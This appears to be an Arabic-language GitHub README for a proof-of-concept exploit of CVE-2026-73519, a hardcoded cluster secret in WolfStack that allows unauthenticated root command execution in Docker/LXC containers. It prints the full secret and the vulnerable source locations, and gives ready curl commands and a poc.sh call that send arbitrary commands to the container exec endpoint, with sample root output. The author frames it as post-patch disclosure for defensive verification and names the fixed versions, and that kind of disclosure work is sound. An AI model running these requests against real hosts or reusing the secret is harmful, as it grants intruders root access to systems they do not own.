
 squeeze440/cve-2026-73519-wolfstack-poc
إثبات المفهوم (PoC) لـ CVE-2026-73519 - السر الثابت لمجموعة WolfStack (cluster secret) يؤدي إلى تنفيذ تعليمات برمجية عن بُعد دون مصادقة (RCE) بدرجة خطورة CVSS 9.8

إثبات مفهوم (PoC) لسر مصادقة افتراضي مضمّن في WolfStack يسمح لمهاجم بعيد غير مصادق بتنفيذ أوامر اعتباطية بصلاحيات الجذر داخل أي حاوية Docker/LXC مُدارة.
| CVE | CVE-2026-73519 |
| CNA | VulnCheck |
| الاستشارة | GHSA-r3mw-2wmq-j6jg · شرح VulnCheck |
| CVSS 3.1 | 9.8 حرجة — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| CWE | CWE-798 (بيانات اعتماد مضمّنة)، CWE-306 (غياب المصادقة لوظيفة حرجة) |
| المتأثر | v25.9.0 والإصدارات الأقدم / أي عقدة لم تكمل ترحيل السر الخاص بالتركيب |
| تم الإصلاح في | v25.9.2 / v25.9.3 |
| الفضل | Dostxodjayev Abdullox (@squeeze440) |
يأتي src/auth/mod.rs:32 بسر واحد مضمّن داخل كل بناء WolfStack:
const CLUSTER_SECRET: &str = "wsk_a7f3b9e2c1d4f6a8b0e3d5c7f9a1b3d5e7f9a1c3b5d7e9f0a2b4c6d8e0f1a3";
تقبل الدالة auth::default_secret_accepted() (src/auth/mod.rs:430-460) هذا الثابت كبيانات اعتماد صالحة افتراضيًا، ما لم يختر المشغّل إلغاء ذلك صراحةً (WOLFSTACK_REJECT_DEFAULT_SECRET=1) أو كان قد استبدل السر بسر مخصص بالفعل. أما api::require_auth() (src/api/mod.rs:518-535)، البوابة الوحيدة التي تحمي كامل REST API، فإنها تتعامل مع أي طلب يحمل ترويسة X-WolfStack-Secret مطابقة على أنه مصادق بالكامل — لا جلسة، ولا مفتاح API، ولا حساب.
تلك البوابة تحمي POST /api/containers/{runtime}/{id}/exec (src/api/mod.rs:7145-7167)، الذي ينفّذ سلسلة الأوامر المقدَّمة من المتصل حرفيًا داخل الحاوية المستهدفة. أي شخص اطّلع على المصدر العام (أو هذا المستودع) يمكنه المصادقة بصفته نظير كتلة موثوقًا وتنفيذ أوامر اعتباطية بصلاحيات الجذر في أي حاوية تديرها العقدة.
إنشاء السر التلقائي لكل تركيب، الذي أُضيف في دورة الإصدار هذه، يعمل فقط مع العُقد التي لا تملك ملف سر موجودًا ولا تملك نظراء مسجّلين (src/auth/mod.rs:250-261) — أي عقدة تمت ترقيتها، أو عقدة تواجه سباق بدء التشغيل الموثق، أو عقدة بمسار إعدادات غير قابل للكتابة، تبقى على السر الافتراضي المشترك إلى أجل غير مسمى، مع تحذير في سطر سجل فقط.
وجّه TARGET وCONTAINER إلى نسخة WolfStack وحاوية مصرّح لك باختبارها، ثم:
./poc.sh http://TARGET:8553 CONTAINER_NAME
أو يدويًا:
# Unauthenticated — rejected
curl -s -X POST http://TARGET:8553/api/containers/docker/CONTAINER_NAME/exec \
  -H "Content-Type: application/json" -d '{"command":"whoami"}'
# -> {"error":"Not authenticated"}  HTTP 401

# Hardcoded secret from src/auth/mod.rs:32 — full RCE as root, no login
curl -s -X POST http://TARGET:8553/api/containers/docker/CONTAINER_NAME/exec \
  -H "Content-Type: application/json" \
  -H "X-WolfStack-Secret: wsk_a7f3b9e2c1d4f6a8b0e3d5c7f9a1b3d5e7f9a1c3b5d7e9f0a2b4c6d8e0f1a3" \
  -d '{"command":"id; hostname"}'
# -> {"exit_code":0,"ok":true,"stdout":"uid=0(root) gid=0(root) ...\n<container-id>\n"}  HTTP 200

تم التحقق من ذلك مقابل ملف الإصدار الثنائي الأصلي v25.9.0 الموثّق بالمجموع الاختباري (sha256 82aab42b6ab17a146aa5a108f090b15c6c4bee8159f67e735deb533a437c207c) باستخدام حاوية alpine:latest حقيقية كهدف. معرّف الحاوية في مخرجات الاستجابة يطابق ما يظهر في docker ps على المضيف الضحية.
/api/containers/docker, /api/containers/lxc) بدون مصادقة.require_auth (إدارة النظير/العقدة، النسخ الاحتياطي، إلخ) — يستهدف إثبات المفهوم هذا مسار تنفيذ الأوامر في الحاوية باعتباره أوضح أثر، وليست قائمة شاملة.قم بالترقية إلى v25.9.2 أو أحدث. عكس المشرف سلوك قبول السر الافتراضي إلى الرفض افتراضيًا، وأضاف مسار تدوير إجباري للتركيبات القائمة.
نُشر بعد إصدار الإصلاح وتعيين CVE، للاستخدام الدفاعي/التعليمي — للتحقق من حالة التصحيح على بنيتك التحتية الخاصة. لا تشغّل هذا ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.






